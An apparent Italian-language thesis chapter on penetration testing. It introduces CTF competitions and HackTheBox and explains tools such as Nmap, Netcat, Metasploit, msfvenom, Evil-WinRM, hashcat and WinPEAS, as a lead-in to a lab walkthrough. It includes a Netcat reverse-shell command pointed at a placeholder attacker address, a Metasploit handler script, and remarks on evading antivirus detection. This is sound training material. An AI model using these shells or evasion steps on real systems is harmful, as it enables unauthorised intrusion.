Terminate le fasi di sperimentazione attiva sul sistema, il penetration tester deve fornire al committente un report dettagliato su quanto svolto. Il report deve includere necessariamente tutte le vulnerabilità identificate, le procedure con cui sono state sfruttate, una valutazione della difficoltà con cui ciò potrebbe accadere realmente e le potenziali conseguenze sul business. Il report potrebbe suggerire anche più nel dettaglio misure da adottare; successivamente, infatti, sarà utilizzato per correggere vulnerabilità critiche nel sistema o, comunque, supportare decisioni che migliorino la posizione dell'organizzazione in materia di sicurezza.

1.5 Gamification: Capture The Flag

Oltre a solide conoscenze teoriche, il penetration testing richiede molta esperienza sul campo e un esercizio costante. Uno strumento valido per allenarsi in un contesto controllato sono le competizioni *Capture The Flag* o CTF. Il nome inglese viene tradotto letteralmente con il gioco *rubare bandiera*. Le *flag* in questione non sono altro che delle stringhe di testo nascoste all'interno di sistemi costruiti per design con delle vulnerabilità. L'obiettivo delle sfide è riuscire a recuperare le flag; possederne una è la prova di essere riusciti a violare un sistema. Le flag in un certo senso simboleggiano i dati sensibili di un contesto reale. Dietro quello che si presenta come un semplice gioco, si richiedono fondamentalmente le abilità di un ethical hacker. Alcune sfide potrebbero essere molto difficili, basandosi su conoscenze approfondite di web security, crittografia, network security, binary exploitation o reverse engineering.




Figura 1.8: Problema di una CTF in un episodio della serie cult Mr. Robot (2017)

Questo tipo di competizioni conta ormai un gran numero di appassionati e piattaforme online. Social media, film e serie TV (Figura 1.8) hanno popolarizzato queste sfide anche tra i non appassionati. Le agenzie di cybersecurity, come ENISA (Unione Europea) e CISA

(Stati Uniti), hanno incluso questo tipo di competizioni nei loro programmi, riconoscendone il valore nel diffondere interesse e promuovere la formazione in ambito di cybersecurity.

Le due modalità di gioco delle sfide Capture The Flag più diffuse sono la modalità *jeopardy* e la modalità *attack and defense*. La prima modalità consiste semplicemente in una sfida nel recuperare il maggior numero di flag in un periodo di tempo. La seconda, invece, viene quasi sempre disputata a squadre e richiede un approfondimento sull'infrastruttura di gioco.

1.5.1 La modalità Attack & Defense

La modalità *attack and defense* è una versione di Capture The Flag altamente competitiva e, in qualche modo, la più completa; essa, infatti, richiede ai partecipanti non solo di attaccare sistemi vulnerabili, ma anche di difendere gli stessi, ponendo rimedio alle loro vulnerabilità.

Comprendere l'organizzazione della rete, realizzabile anche virtualmente (Figura 1.9), è necessario per comprendere a pieno la competizione. Tutti i team hanno una macchina detta *vulnbox*; su ciascuna *vulnbox* sono presenti gli stessi servizi con delle vulnerabilità. I dispositivi dei giocatori di ogni team e la loro *vulnbox* fanno parte della stessa subnet. Dal momento di inizio della gara alla fine i giocatori di ogni team hanno accesso remoto alla loro *vulnbox*. Gli indirizzi delle *vulnbox* di tutti i team sono noti e solitamente differiscono di una sola byte. In molte competizioni, durante una prima breve fase iniziale, non è possibile inviare richieste alle macchine degli altri team: le subnet sono isolate.




Figura 1.9: Rete per attack and defense realizzata tramite VPN

Esiste, inoltre, un'altra macchina con un ruolo speciale detta *gameserver*. Questa macchina manterrà sempre la configurazione iniziale delle altre *vulnbox*. Un altro dettaglio estremamente importante è che il traffico in ingresso sulle *vulnbox*, proveniente da tutti i dispositivi, tramite tecniche di NAT, sembrerà provenire direttamente dal *gameserver*. Il *gameserver* stesso, inoltre, periodicamente, effettua dei test di Service Level Agreement (SLA), inviando delle richieste alle *vulnbox* di ogni team per verificare che i servizi siano disponibili e funzionanti. Periodicamente con questi test sono anche aggiornate le flag contenute nei vari servizi.

Lo scopo di ciascun team è studiare i servizi presenti nella propria vulnbox, o le richieste in ingresso verso questi, per identificare delle vulnerabilità che potrebbero portare all'esposizione delle flag. Trovata una vulnerabilità è possibile scegliere se dare priorità alla difesa o all'attacco. Per difesa si intende pensare, implementare e rendere effettiva una *patch*; a volte può richiedere un riavvio del servizio. L'attacco, invece, è basato sulla scrittura di un *exploit* per rubare le flag degli altri team e continuare a trarne profitto per tutto il tempo che i loro servizi restano vulnerabili. Poiché nessuno applica delle patch al gameserver, quest'ultimo è il bersaglio ideale per testare gli exploit. Le flag rubate, a fini di conteggio, vanno inviate tramite un endpoint di validazione. Solitamente è disponibile una classifica in tempo reale; il punteggio di un team è calcolato con formule variabili che tengono in considerazione:

- *Flag perse*: ogni flag rubata dalla propria vulnbox viene conteggiata negativamente.
- *Flag rubate*: ogni flag rubata a vulnbox di altri team viene conteggiata positivamente.
- *Service Level Agreement*: se i test SLA falliscono si è penalizzati enormemente.

Garantire un buon livello di servizio è quasi sinonimo di garantire la dependability. Queste competizioni, oltre a fornire un'ottima occasione di team building, riproducono le reali dinamiche di Red Team e Blue Team. Al tempo stesso una squadra tenta di compromettere un sistema e l'altra propone modi di difenderlo, simulando uno scenario frequentemente utilizzato nel mondo reale. Le conoscenze di uno dei team sono utili all'altro, e viceversa.

1.5.2 La piattaforma HackTheBox

Tra le numerose piattaforme che propongono sfide Capture The Flag e offrono servizi per l'apprendimento nel penetration testing una delle più popolari è HackTheBox. Tra le sue funzioni, il sito web fornisce un catalogo di macchine di varia difficoltà su cui mettere alla prova le proprie conoscenze di ethical hacking. Le macchine disponibili sono state realizzate da utenti esperti e hanno superato un processo di approvazione della piattaforma; i servizi che simulano dipendono, quindi, dalla fantasia dell'autore. Le macchine possono eseguire sia Linux che Windows; la loro risoluzione prevede l'ottenimento di due flag, la prima per l'accesso a livello utente (*user o foothold*) e la seconda per il livello di amministratore (*root*); è sempre prevista, quindi, una prima fase di *exploitation* seguita da una *privilege escalation*.




Figura 1.10: Elenco delle macchine disponibili su HackTheBox

Dovendo ricreare un ambiente simulato, le macchine sono, ovviamente, macchine virtuali e la connessione richiede l'utilizzo di una VPN. A seguito della registrazione su HackTheBox all'utente viene fornita la possibilità di scaricare un file di configurazione di una VPN a cui è possibile connettersi tramite `openvpn`. Eseguita questa operazione, il nostro sistema si comporterà come se si trovasse fisicamente connesso alla stessa rete locale in cui sono eseguite le macchine. Navigando nella pagina della macchina a cui si desidera collegarsi, se questa non è già attiva, sarà possibile avviarla su uno dei server a disposizione gratuitamente; una volta avviata la macchina, sarà mostrato l'indirizzo locale nel formato `10.10.X.X` a cui sono raggiungibili i suoi servizi. Nella stessa pagina sarà possibile immettere le flag o richiedere il reset della macchina all'immagine originale. Poiché più utenti possono essere connessi alla stessa macchina contemporaneamente accade frequentemente che l'azione di qualcuno danneggi lo stato di una macchina in modo irreversibile.

Nei capitoli successivi si esplorano le soluzioni di PermX, Editorial e Compiled. Le prime due sono macchine Linux di livello facile, la terza una macchina Windows di livello medio. L'esecuzione reale di un penetration test potrebbe richiedere di ripetere più volte una stessa fase. Le macchine, inoltre, potrebbero includere tentativi di ingannare l'attaccante con strade apparentemente promettenti ma in realtà inconclusive. Poiché, generalmente, nelle macchine di difficoltà medio-facile presenti su HackTheBox è sempre possibile una singola soluzione, la fase di vulnerability assessment è di seguito svolta insieme all'information gathering.

Strumenti utilizzati

In questo capitolo si descrivono gli strumenti utilizzati per condurre i penetration test illustrati nei capitoli seguenti. Si parla brevemente dell'importanza di Linux, spiegando le ragioni della sua prevalenza come sistema per la realizzazione di penetration test. Alcuni degli strumenti utilizzati sono indispensabili in più macchine e in diverse fasi, il framework Metasploit è, ad esempio, comunemente considerato parte del bagaglio essenziale di un penetration tester. Altri strumenti, invece, sono illustrati per il loro ruolo chiave in una delle singole fasi di information gathering, exploitation o privilege escalation dei penetration test.

2.1 Premessa

I sistemi operativi che meglio supportano l'attività di un penetration tester appartengono alla famiglia Linux. La natura open-source, l'accesso completo al sistema e l'elevato grado di modularità consentono di personalizzare questo tipo di sistemi al meglio in base alle proprie esigenze. Linux è, inoltre, il sistema operativo usato per eccellenza nei server, utilizzare lo stesso sistema localmente, per un pentester, può essere vantaggioso: offre, infatti, familiarità con lo stesso ambiente e gli strumenti comunemente incontrati. Alcune versioni di Linux, propriamente definite *distribuzioni*, sono fornite di base con gli strumenti necessari ad uno specifico lavoro, come *Kali Linux* o *Black Arch* per il pentesting. L'organizzazione e la modularità di Linux, si rispecchiano anche nell'installazione dei programmi, comunemente noti come pacchetti. Un componente fondamentale di tutte le distribuzioni è il cosiddetto *package manager*, un software che consente di installare, aggiornare, configurare e rimuovere i pacchetti in modo efficiente. Il package manager gestisce anche dipendenze e conflitti tra pacchetti, garantendo il corretto funzionamento dell'intero sistema. Alcune distribuzioni hanno un numero elevato di pacchetti preinstallati, altre sono minimali, altre ancora, come già detto, sono mirate ad utilizzi specifici. Trascurando i pacchetti installati e dettagli dell'interfaccia grafica, molte distribuzioni sono in realtà fondamentalmente copie di altri sistemi da cui derivano. Una delle differenze concrete nell'esperienza per l'utente tra più distribuzioni è il tipo di package manager e i *repository* da cui sono recuperati i pacchetti installabili. Debian e distribuzioni derivate, come Ubuntu o Kali, utilizzano il package manager `apt`, Arch Linux e derivate utilizzano `pacman`. Molti dei software open source sono disponibili come pacchetti ovunque, anche se potrebbero essere diversi i nomi dei pacchetti. Arch Linux, inoltre, consente di aggiungere ai repository di default il contenuto dell'*AUR* (*Arch User Repository*), dove tutti gli utenti possono contribuire con dei pacchetti. Il facile accesso ad un ampio numero di strumenti si dimostra essenziale per usi tecnici avanzati, come ethical hacking o pentesting.

Ogni distribuzione Linux ha i suoi vantaggi e usi migliori; ad esempio Debian è ottima per la stabilità, ma in generale tutti i sistemi Linux beneficiano di una community altamente interessata, di risorse ausiliarie e di una documentazione di alta qualità.

2.2 Information gathering

Tra le fasi di un penetration test, si è illustrata l'importanza della fase di information gathering. Si è parlato, anche, di strumenti in grado di automatizzare la raccolta di informazioni rilevanti da un sistema, di seguito si illustrano Nmap e Gobuster, due programmi che hanno esclusivamente questo scopo, e Netcat, uno strumento datato ma estremamente versatile.

2.2.1 NMAP

Nmap, abbreviazione di *Network Mapper*, è un software gratuito e open-source per la scansione della rete. Nmap usa pacchetti del protocollo IP per stabilire i dispositivi presenti all'interno di una rete, quali porte sono attive su questi e quali servizi espongono. Tramite una funzione di *fingerprinting*, Nmap riesce anche a rilevare con buona approssimazione le versioni dei servizi e dei sistemi operativi dei dispositivi. Nmap rileva, anche, la presenza di eventuali firewall. È anche in grado di eludere alcuni meccanismi di rilevamento grazie a tecniche di scansione poco intrusive. Ad esempio, eseguendo il comando `nmap` con l'opzione `-sS`, le porte TCP sono scansionate in modalità SYN; ovvero si effettua solo la prima parte dell'handshake per una connessione TCP. L'opzione `-sT`, invece, completa le connessioni, più facilmente rilevabili ma in grado di fornire più informazioni. La scansione delle porte UDP richiede, invece, l'opzione `-sU`. Un esempio di indagine completa potrebbe essere il comando seguente:

```
nmap -sS -sC -sV -O TARGETS
```

Le opzioni `-O` e `-sV` permettono di effettuare il fingerprinting del sistema operativo e delle versioni dei servizi in esecuzione. L'opzione `-sC`, invece, esegue gli script predefiniti di Nmap per ottenere informazioni aggiuntive. Nmap consente, anche, di limitare il range di porte da analizzare, limitandosi alle più comuni con l'opzione `-F`. La scansione funziona su uno o più indirizzi, anche se solitamente si effettua su più host contemporaneamente.

2.2.2 Gobuster

Nel corso di un penetration test, occorre spesso identificare tutte le funzioni presenti in un sito web. Alcune pagine del sito potrebbero, infatti, non avere alcun link diretto ad esse. Esplorando il sito manualmente, o tramite un software automatico come un *crawler*, potrebbe non essere possibile raggiungere tutte le pagine. Gobuster è uno strumento che consente di scoprire risorse web nascoste tramite il *brute-forcing*. Il funzionamento di questa procedura è molto semplice: si seleziona un file con un elenco di termini, detto *wordlist*; il software, in seguito, per ciascun termine invierà una richiesta diversa annotando quali hanno un esito positivo. Gobuster è scritto in Go, linguaggio particolarmente efficiente per processi concorrenti, adatto, quindi, all'invio di numerose richieste. Il primo argomento del comando `gobuster` è la modalità in cui operare, ossia il tipo di richiesta da effettuare; la più semplice è la modalità `dir` che concatena ogni termine al percorso a cui effettuare le richieste, consentendo di scoprire file o cartelle. Altre modalità degne di nota sono la modalità `dns`, per l'identificazione di record di *sottodomini* tramite il protocollo DNS, oppure la modalità `vhost`, per scoprire possibili *virtual host*. La wordlist viene selezionata tramite l'opzione `-w`. A seconda del contesto e della modalità con cui si effettua la ricerca potrebbe essere più

opportuno utilizzare un set di termini o un altro. La collezione *SecLists*¹ raccoglie wordlist che si adattano a più contesti, come, ad esempio, siti che utilizzano tecnologie specifiche.

2.2.3 Netcat

Netcat è un software multiuso per leggere e scrivere su connessioni TCP o UDP. Per via dell'ampia gamma dei protocolli basati su queste tecnologie, si rivela estremamente utile nel pentesting come strumento rapido di debug o per indagare manualmente sul formato di una comunicazione. Le due implementazioni principali, GNU e OpenBSD, differiscono leggermente nelle opzioni; alcuni considerano la prima obsoleta ma il comando base funziona analogamente. Tramite `nc IP PORT` si effettua una connessione TCP all'indirizzo e alla porta specificati. I dati dello standard input sono inviati al socket TCP e i dati ricevuti sono stampati nello standard output. Utilizzando, invece, `nc -lvnp PORT` è possibile configurare l'ascolto su una porta TCP a scelta. Questo può essere utile per analizzare le richieste in ingresso o per gestire la connessione di una reverse shell. Netcat può essere utilizzato anche per inizializzare la reverse shell dalla vittima: `nc ATTACKER_IP PORT -e /bin/bash`, se la macchina esegue la versione GNU. Una sua alternativa molto comune è `socat`, che si propone come una sua evoluzione. Anche lo stesso pacchetto di NMAP include una riscrittura alternativa di Netcat, denominata `ncat`, simile alla versione GNU e provvista di funzioni aggiuntive.

2.3 Metasploit

Il framework Metasploit è stato creato appositamente per semplificare l'esecuzione di penetration test. Principalmente utilizzato nella fase di exploitation e post-exploitation, tramite alcuni moduli può anche aiutare nella vulnerability analysis. Il framework, infatti, consente l'utilizzo di numerosi script per il rilevamento e l'exploitation di vulnerabilità note. Il programma principale del framework è la sua console, denominata `msfconsole`; all'interno di questa è possibile cercare moduli e vedere le impostazioni che essi richiedono prima di poter essere eseguiti. Generalmente le variabili da impostare includono l'indirizzo della macchina a cui connettersi e il tipo di payload da utilizzare. Nei pentest successivi, in realtà, Metasploit non è stato usato per effettuare connessioni ma per riceverle, fungendo da server di gestione per reverse shell.

Di seguito si riporta uno script realizzato per velocizzare l'avvio di un handler TCP per reverse shell. `LHOST` potrebbe essere impostato a `0.0.0.0` per accettare tutte le connessioni con destinazione il nostro dispositivo. Un'alternativa migliore è specificare il nostro indirizzo all'interno della VPN di HackTheBox, presente nell'output del comando `ifconfig`, sotto l'interfaccia `tun0`. All'avvio dello script, le variabili scelte sono stampate; questo consente di accertarsi che si siano definiti host e porta corretti anche nel payload della reverse shell.

```
1 LHOST=$(ifconfig tun0 | awk '/inet / {print $2}')
2 msfconsole --quiet -x "use exploit/multi/handler;\
3   set PAYLOAD $1;\
4   set LHOST $LHOST;\
5   set LPORT 4444;\
6   exploit -j"
```

2.3.1 Meterpreter

All'interno del framework Metasploit, uno dei moduli più importanti è Meterpreter, un sistema che uniforma la gestione di shell provenienti da ambienti diversi. Una reverse shell è

¹<https://github.com/danielmiessler/SecLists/>

estremamente semplice: l'input e l'output di un processo di shell sono reindirizzati attraverso una connessione di rete a un terminale remoto. Quando su una macchina si esegue un terminale, o più propriamente un emulatore di terminale, questo programma scambia con la shell sia caratteri stampabili che sequenze di controllo. Funzioni come la pulizia dello schermo, il ridimensionamento della finestra o l'autocompletamento dei comandi sono implementate in questo modo. Negli ambienti Unix, le shell interattive che implementano queste funzioni sono comunemente definite TTY. Tra sistemi diversi, è possibile che il terminale dell'attaccante e la shell della vittima non interpretino ugualmente le stesse sequenze, compromettendo notevolmente l'usabilità della shell. Meterpreter pone una soluzione a questo problema: invece di trasmettere input e output grezzi, stabilisce un protocollo di controllo remoto comune per il server dell'attaccante e il client sulla macchina della vittima. Avviare un client sulla macchina consente di implementare più funzioni di una shell, come il trasferimento dei file. Inoltre, non è necessario che il payload di un exploit includa direttamente il client di Meterpreter. Il modulo `exploit/multi/handler` consente la ricezione di sessioni da qualsiasi tipo di reverse shell; successivamente un altro modulo, attivabile tramite il comando `sessions -u`, consente di riconoscere il tipo di shell ed elevarla a una sessione Meterpreter.

2.3.2 Msfvenom

Un altro importante programma parte del pacchetto di Meterpreter è `msfvenom`. Questo strumento svolge un ruolo complementare ai programmi eseguiti sulla macchina dell'attaccante, semplificando gli sforzi per la creazione di una comunicazione con la macchina della vittima. `Msfvenom` consente di personalizzare e generare payload in formati compatibili con più sistemi e architetture. La sintassi base di un comando dello strumento è la seguente:

```
msfvenom -p PAYLOAD [options] -f FORMAT -o OUTPUT_FILE
```

I payload configurabili, elencabili tramite `msfvenom --list payloads`, includono varie versioni di bind shell, reverse shell o client di Meterpreter. Un'opzione che potrebbero richiedere è, quindi, l'indirizzo della macchina dell'attaccante. Anche i formati di output sono innumerevoli. È possibile ottenere eseguibili come `ELF` o `.exe`, librerie `DLL`, oppure script o linguaggi di cui potrebbe essere presente un interprete in una macchina. Una lista completa dei formati può essere ottenuta tramite il comando `msfvenom --list formats`. `Msfvenom` garantisce, quindi, un'enorme compatibilità e inoltre, tramite ulteriori opzioni, come tecniche di encoding dei payload, consente di ridurre le possibilità di rilevamento.

2.4 Remote access

L'accesso remoto è un aspetto critico di un sistema sia nel corso del suo tradizionale funzionamento che durante la fase di exploitation di un penetration test. Tecniche di controllo remoto tramite interfaccia a riga di comando sono regolarmente impiegate quando non è pratico accedere fisicamente ad un dispositivo o questo fa parte del cloud. Nel corso dei penetration test svolti si è utilizzato SSH e Evil-WinRM per collegarsi alle macchine remote.

2.4.1 SSH

SSH è il protocollo più diffuso in assoluto per il controllo remoto di una macchina Linux in modo sicuro. Utilizza il pattern client-server, entrambi forniti da OpenSSH, installato di default in moltissime distribuzioni Linux. Il server esegue il servizio `sshd` ed attende connessioni TCP/IP, quasi sempre sulla porta 22. Il controllo remoto avviene connettendosi al server; l'utilizzo più comune del client è `ssh USER@HOST`, ottenendo una shell remota

per l'utente specificato. L'autenticazione avviene con password o per chiavi crittografiche, generabili tramite `ssh-keygen`. Le chiavi utilizzano la crittografia asimmetrica. Nel server è configurato un elenco di chiavi pubbliche, l'utente deve disporre della propria chiave privata. L'autenticazione tramite chiavi, oltre ad essere più sicura è anche più rapida. Un'importante funzione di questo protocollo è l'*SSH tunneling*, che consente il reindirizzamento del traffico su porte del server nel client, o vice-versa, tutto tramite la connessione sicura creata da SSH. Altri strumenti utili basati su questo protocollo sono `sshfs`, per il mounting di file system remoti come se fossero locali, e `scp`, per trasferire file in modo sicuro tra client e server. SSH è disponibile nativamente anche su macOS; su Windows può essere utilizzato con OpenSSH, incluso nelle versioni più recenti del sistema operativo, o tramite strumenti come PuTTY.

2.4.2 Evil-WinRM

Evil WinRM² è uno strumento apposito per il pentesting. È un software scritto in Ruby per l'interazione con il protocollo WinRM (Windows Remote Management). Esso rappresenta l'implementazione di Windows dello standard WS-Management, ideato per consentire l'interazione di diversi hardware e sistemi operativi. WinRM è un protocollo SOAP: scambia richieste di comandi e risposte in formato XML, tramite protocollo HTTP o HTTPS. È ideato per consentire a tecnici di inviare comandi a un sistema remoto o raccogliere dati diagnostici; non è particolarmente utile ad eseguire programmi interattivi. Una macchina Windows richiede una configurazione esplicita per ricevere connessioni da questo protocollo. Evil-WinRM effettua una connessione tramite il comando `evil-winrm -i IP -u USER`; l'autenticazione supporta password, ticket Kerberos o hash NTLM. Il client fornisce accesso ad una regolare PowerShell, integrando comandi per l'elusione del rilevamento e funzioni aggiuntive, tra cui: possibilità di caricare ed eseguire direttamente in memoria librerie DLL o script di PowerShell, upload e download dei file, supporto della crittografia SSL.

2.5 Password cracking

Le password memorizzate da programmi o server web sicuri non dovrebbero mai essere salvate in chiaro. Nei database, anche quando criptati, una password dovrebbe essere contenuta solo come forma di *hash*, l'output di una funzione di hashing irreversibile. Ogni successiva verifica di password avviene confrontando l'hash della password immessa con quello nel database. Per evitare, inoltre, che chiunque utilizzi lo stesso sistema (o lo stesso algoritmo di hashing) ottenga hash uguali per password uguali, occorre modificare le password con un *salt* prima dell'hashing. Il salt aggiunto potrebbe essere frutto di un algoritmo o casuale, immagazzinato spesso assieme all'hash per il riutilizzo nella verifica della password. Per come sono progettate le funzioni di hashing, teoricamente il modo migliore per risalire a un input che produce un hash è il *brute forcing*: eseguire tentativi a caso. Questa procedura, per password e algoritmi sicuri, richiede tempistiche di scala cosmica. Limitandosi, invece, a testare un sottoinsieme più probabile di password, sempre conoscendo il salt, è possibile aumentare significativamente le possibilità di successo. Le password deboli o con certi pattern possono essere soggette a *cracking* in questo modo. I principali programmi usati a questo scopo, con molte funzioni analoghe, sono `hashcat` e `john` (John the Ripper).

2.5.1 Hashcat

Hashcat è uno strumento open-source estremamente versatile per il cracking delle password. Supporta la lettura di molti formati associati ad algoritmi ampiamente diffusi di

²<https://github.com/Hackplayers/evil-winrm/>

salting e hashing. Hashcat implementa questi algoritmi efficientemente tramite OpenCL, una libreria per il calcolo parallelo, consentendo di sfruttare sia CPU che GPU. Hashcat può operare in diverse modalità; la più semplice consiste in un attacco di tipo dizionario, ossia specificando le password da testare direttamente in un file. Liste di password frequentemente utilizzate possono essere estremamente efficaci e sufficienti per questo scopo. In scenari più complessi, possono essere definite regole su come ricombinare più parole per creare una password. Hashcat, inoltre, offre il supporto per svolgere il cracking in maniera distribuita.

2.6 Privilege escalation

Precedentemente si è descritta l'importanza della fase di privilege escalation in un penetration test. Nei contesti reali, l'esecuzione di questa operazione potrebbe variare notevolmente da sistema a sistema. La suite WinPEAS consente di identificare potenziali vettori per la privilege escalation nelle macchine Windows. WinPEAS è un progetto open-source sviluppato collettivamente, è parte della Privilege Escalation Awesome Scripts SUITE³ che include anche LinPEAS, analogo strumento per assistere nella privilege escalation su macchine Linux/Unix.

2.6.1 WinPEAS

Il funzionamento di WinPEAS è molto semplice: viene eseguito direttamente sulla macchina target e restituisce un report dettagliato sul sistema. Il tentativo di privilege escalation eseguito in questo modo prende il nome di *local privilege escalation*. Il tool è disponibile in formato `.bat` (batch file script), `.ps1` (script di PowerShell) o come `.exe` (eseguibile C#). Questi formati possono adattarsi in contesti specifici per eludere il rilevamento. Essendo WinPEAS ampiamente conosciuto dagli antivirus, in alcuni casi è meglio eseguirlo direttamente in memoria, senza salvarlo nel sistema. Il download di una delle versioni potrebbe avvenire tramite `curl`, `wget` o equivalenti. Nel caso di HackTheBox, data l'assenza di connessione ad Internet sulle macchine, questo approccio non è possibile. L'upload del tool sarà, quindi, svolto tramite sessione Meterpreter. L'output fornito da WinPEAS e LinPEAS è facilmente leggibile: in verde riporta le configurazioni riconosciute come adeguate e in rosso quelle su cui potrebbe essere utile indagare per una privilege escalation. WinPEAS fornisce informazioni generiche sul sistema, inclusi utenti e gruppi, e approfondisce molti aspetti, tra cui:

- *Permessi nel file system*: si ricercano cartelle con permessi insicuri, regole troppo permissive potrebbero consentire di sostituire script o file utilizzati da altri utenti.
- *Accesso alla rete*: si verifica lo stato delle interfacce di rete, le connessioni, i servizi in ascolto su determinate porte e i permessi del firewall di Windows o altro tipo.
- *Programmi e servizi*: si ricercano programmi installati insicuri e si indaga sui permessi dei servizi in esecuzione. Situazioni in cui è possibile modificare o riavviare un servizio eseguito da un altro utente potrebbero portare a una privilege escalation.
- *Task schedulati*: si elencano i *task*, programmi o script con un'esecuzione pianificata nel sistema. A seconda dei permessi con cui sono eseguiti, e dei permessi di modifica dei file a cui fanno riferimento, potrebbero essere causa di privilege escalation.
- *Chiavi di registro e startup*: le chiavi di registro o *registry key* contengono molte informazioni sulla configurazione del sistema Windows. In particolare, sono uno dei modi di gestire i programmi che sono avviati allo startup. Se le chiavi sono sovrascrivibili, o se i processi avviati sono insicuri, potrebbero consentire privilege escalation.

³<https://github.com/peass-ng/PEASS-ng/>

- *DLL Hijacking*: si analizzano gli eseguibili per individuare librerie DLL caricate dinamicamente. I programmi seguono un ordine specifico nel file system per la ricerca delle librerie; se il percorso di un'importazione non è definito in modo sicuro, quest'ultima potrebbe essere sostituita con una libreria DLL modificata. Se il programma che effettua l'importazione è eseguito da un utente privilegiato questo provoca privilege escalation.

Le informazioni raccolte da WinPEAS sono moltissime, una privilege escalation dipende spesso dalla capacità di correlare più vulnerabilità. Un'altra area di indagine, supportata solo parzialmente da WinPEAS, riguarda le credenziali che potrebbero trovarsi nei database dei programmi installati o nei vault di sistema. Credenziali web, delle reti Wi-Fi o chiavi SSH potrebbero essere riutilizzate altrove, facilitando notevolmente la privilege escalation.

Parte II

Sperimentazione

PermX è una macchina di livello facile basata su Linux. La sua soluzione ha richiesto l'enumerazione dei servizi attivi e più metodi di brute forcing delle risorse web. Si è scoperto che in un virtual host del sito è presente un'applicazione open-source per la gestione della didattica online. Questo servizio ha una vulnerabilità critica di tipo RCE; tramite questa si è ottenuto l'accesso iniziale alla macchina. L'ottenimento della prima flag si è basato sul riuso di credenziali; la privilege escalation finale, invece, si è basata su una configurazione troppo permissiva di sudo e su uno script bash che modifica i permessi di altri file.

3.1 Information gathering

Avviata la macchina virtuale PermX sulla piattaforma HackTheBox viene fornito l'indirizzo IP 10.10.11.23. Una volta connessi alla VPN, è possibile iniziare ad effettuare le prime ricerche. Il primo strumento che si utilizza è Nmap; si intende scansionare le porte TCP e UDP dell'unico host fornito ed identificare le versioni dei servizi esposti. Il comando completo per le connessioni TCP è il seguente: `nmap -sS -sC -sV 10.10.11.23`.

- `-sS`: utilizza la modalità di scansione SYN, la più rapida.
